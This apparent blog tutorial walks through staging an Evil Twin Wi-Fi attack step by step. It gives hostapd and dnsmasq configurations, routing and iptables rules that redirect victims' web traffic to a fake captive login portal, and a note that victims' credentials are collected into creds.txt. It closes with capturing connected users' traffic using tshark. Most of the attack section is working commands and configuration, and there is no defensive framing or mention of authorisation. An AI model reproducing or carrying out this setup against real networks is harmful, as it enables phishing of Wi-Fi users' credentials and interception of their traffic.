Date : 29 Apr, 2025
Evil Twin Attack
- Evil Twin attack is a type of attack where the attacker clones a wifi network tricking users into connecting to a malicious wifi.
Preparation:
apt-get update
apt-get install hostapd dnsmasq
airmon-ng start wlan0

hostapd.conf:
sudo nano hostapd.conf
-
We are going to add the below configuration into
hostapd.conffile :

interface=[INTERFACE NAME]
driver=nl80211
ssid=[WiFi NAME]
hw_mode=g
channel=8
macaddr_acl=0
ignore_broadcast_ssid=0
- The
hostapd.conffile will use our adapter to run an access point(AP mode)
dnsmasq.conf:
sudo nano dnsmasq.conf
-
Below is the dns configuration for
dnsmasq.conffile

interface=[INTERFACE NAME]
dhcp-range=192.168.1.2, 192.168.1.30, 255.255.255.0, 12h
dhcp-option=3, 192.168.1.1
dhcp-option=6, 192.168.1.1
server=8.8.8.8
log-queries
log-dhcp
listen-address=127.0.0.1
- The
dnsmasq.confwill allow the connected machines to get an ip address on the basis of our configuration (using DHCP).
Routing table and gateway:
ifconfig wlan0 up 192.168.1.1 netmask 255.255.255.0
route add -net 192.168.1.0 netmask 255.255.255.0 gw 192.168.1.1

- The routing tables and the gateway will make sure the traffic passes through the gateway.
Internet access:
iptables --table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE
iptables --append FORWARD --in-interface wlan0 -j ACCEPT

- The above two commands will provide internet access to the connected devices by re-routing the wlan0 traffic via eth0
Launching AP (Evil Twin Attack) :



Connected device with Internet access

The connected device has acquired an ipv4 address via DHCP :
Launching a login portal :
Clear any old rules
sudo iptables -t nat -F
Redirect HTTP traffic to Flask captive portal
sudo iptables -t nat -A PREROUTING -i wlan0 -p tcp --dport 80 -j DNAT --to-destination 192.168.1.1:80
sudo iptables -t nat -A POSTROUTING -j MASQUERADE
Enable IP forwarding (if not already done)
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
- I have created a python code that can integrate with
hostapd.confto generate a login portal for devices that are connected.



- The credentials given by the victims can be collected into creds.txt

- The above screenshot shows that I have successfully got the internet access in wifi
Tshark
- It is a packet capture tool or a traffic analysis tool like wireshark
- In this we can specify the interface using
-i - To capture the AP traffic we apply :
tshark -i wlan0
- sceernshots
- The captured traffic is not saved, it is only for line analysis purpose
- The connected devices are trying to access internet which is being analyzed by attacker(me) via tshark